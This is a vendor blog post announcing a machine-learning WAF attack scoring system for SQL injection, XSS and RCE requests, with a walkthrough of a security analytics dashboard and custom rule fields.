Cloudflare’s WAF helps site owners keep their application safe from attackers. It does this by analyzing traffic with the Cloudflare Managed Rules: handwritten highly specialized rules that detect and stop malicious payloads. But they have a problem: if a rule is not written for a specific attack, it will not detect it.
Today, we are solving this problem by making our WAF smarter and announcing our WAF attack scoring system in general availability.
Customers on our Enterprise Core and Advanced Security bundles will have gradual access to this new feature. All remaining Enterprise customers will gain access over the coming months.

Our WAF attack scoring system, fully complementary to our Cloudflare Managed Rules, classifies all requests using a model trained on observed true positives across the Cloudflare network, allowing you to detect (and block) evasion, bypass and new attack techniques before they are publicly known.
The problem with signature based WAFs
Attackers trying to infiltrate web applications often use known or recently disclosed payloads. The Cloudflare WAF has been built to handle these attacks very well. The Cloudflare Managed Ruleset and the Cloudflare OWASP Managed Ruleset are in fact continuously updated and aimed at protecting web applications against known threats while minimizing false positives.
Things become harder with not publicly known attacks, often referred to as zero-days. While our teams do their best to research new threat vectors and keep the Cloudflare Managed rules updated, human speed becomes a limiting factor. Every time a new vector is found a window of opportunity becomes available for attackers to bypass mitigations.
One well known example was the Log4j RCE attack, where we had to deploy frequent rule updates as new bypasses were discovered by changing the known attack patterns.
The solution: complement signatures with a machine learning scoring model
Our WAF attack scoring system is a machine-learning-powered enhancement to Cloudflare’s WAF. It scores every request with a probability of it being malicious. You can then use this score when implementing WAF Custom Rules to keep your application safe alongside existing Cloudflare Managed Rules.
How do we use machine learning in Cloudflare’s WAF?
In any classification problem, the quality of the training set directly relates to the quality of the classification output, so a lot of effort was put into preparing the training data.
And this is where we used a Cloudflare superpower: we took advantage of Cloudflare’s network visibility by gathering millions of true positive samples generated by our existing signature based WAF and further enhanced it by using techniques covered in “Improving the accuracy of our machine learning WAF”.
This allowed us to train a model that is able to classify, given an HTTP request, the probability that the request contains a malicious payload, but more importantly, to classify when a request is very similar to a known true positive but yet sufficiently different to avoid a managed rule match.
The model runs inline to HTTP traffic and as of today it is optimized for three attack categories: SQL Injection (SQLi), Cross Site Scripting (XSS), and a wide range of Remote Code Execution (RCE) attacks such as shell injection, PHP injection, Apache Struts type compromises, Apache log4j, and similar attacks that result in RCE. We plan to add additional attack types in the future.

The output scores are similar to the Bot Management scores; they range between 1 and 99, where low scores indicate malicious or likely malicious and high scores indicate clean or likely clean HTTP request.
Proving immediate value
As one example of the effectiveness of this new system, on October 13, 2022 CVE-2022-42889 was identified as a “Critical Severity” in Apache Commons Text affecting versions 1.5 through 1.9.
The payload used in the attack, although not immediately blocked by our Cloudflare Managed Rules, was correctly identified (by scoring very low) by our attack scoring system. This allowed us to protect endpoints and identify the attack with zero time to deploy. Of course, we also still updated the Cloudflare Managed Rules to cover the new attack vector, as this allows us to improve our training data further completing our feedback loop.
Know what you don’t know with the new Security Analytics
In addition to the attack scoring system, we have another big announcement: our new Security Analytics! You can read more about this in the official announcement.
Using the new security analytics you can view the attack score distribution regardless of whether the requests were blocked or not allowing you to explore potentially malicious attacks before deploying any rules.
The view won’t only show the WAF Attack Score but also Bot Management and Content Scanning with the ability to mix and match filters as you desire.
How to use the WAF Attack Score and Security Analytics
Let’s go on a tour to spot attacks using the new Security Analytics, and then use the WAF Attack Scores to mitigate them.
Starting with Security Analytics

This new view has the power to show you everything in one place about your traffic. You have tens of filters to mix and match from, top statistics, multiple interactive graph distributions, as well as the log samples to verify your insights. In essence this gives you the ability to preview a number of filters without the need to create WAF Custom Rules in the first place.
Step 1 – access the new Security Analytics: To Access the new Security Analytics in the dashboard, head over to the “Security” tab (Security > Analytics), the previous (Security > Overview) still exists under (Security > Events). You must have access to at least the WAF Attack Score to be able to see the new Security Analytics for the time being.


Step 2 – explore insights: On the new analytics page, you will view the time distribution of your entire traffic, along with many filters on the right side showing distributions for several features including the WAF Attack Score and the Bot Management score, to make it super easy to apply interesting filters we added the “Insights” section.
By choosing the “Attack Analysis” option you see a stacked chart overview of how your traffic looks from the WAF Attack Score perspective.

Step 3 – filter on attack traffic: A good place to start is to look for unmitigated HTTP requests classified as attacks. You can do this by using the attack score sliders on the right-hand side or by selecting any of the insights’ filters which are easy to use one click shortcuts. All charts will be updated automatically according to the selected filters.

Step 4 – verify the attack traffic: This can be done by expanding the sampled logs below the traffic distribution graph, for instance in the below expanded log, you can see a very low RCE score indicating an “Attack”, along with Bot score indicating that the request was “Likely Automated”. Looking at the “Path” field, we can confirm that indeed this is a malicious request. Note that not all fields are currently logged/shown. For example a request might receive a low score due to a malicious payload in the HTTP body which cannot be easily verified in the sample logs today.
Step 5 – create a rule to mitigate the attack traffic: Once you have verified that your filter is not matching false positives, by using a single click on the “Create custom rule” button, you will be directed to the WAF Custom Rules builder with all your filters pre-populated and ready for you to “Deploy”.
Attack scores in Security Event logs

WAF Attack Scores are also available in HTTP logs, and by navigating to (Security > Events) when expanding any of the event log samples:
Note that all the new fields are available in WAF Custom Rules and WAF Rate Limiting Rules. These are documented in our developer docs: cf.waf.score, cf.waf.score.xss, cf.waf.score.sqli, and cf.waf.score.rce.
Although the easiest way to use these fields is by starting from our new Security Analytics dashboard as described above, you can use them as is when building rules and of course mixing with any other available field. The following example deploys a “Log” Action rule for any request with aggregate WAF Attack Score (cf.waf.score) less than 40.
What’s next?
This is just step one of many to make our Cloudflare WAF truly “intelligent”. In addition to rolling this new technology out to more customers, we are already working on providing even better visibility and cover additional attack vectors. For all that and more, stay tuned!
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.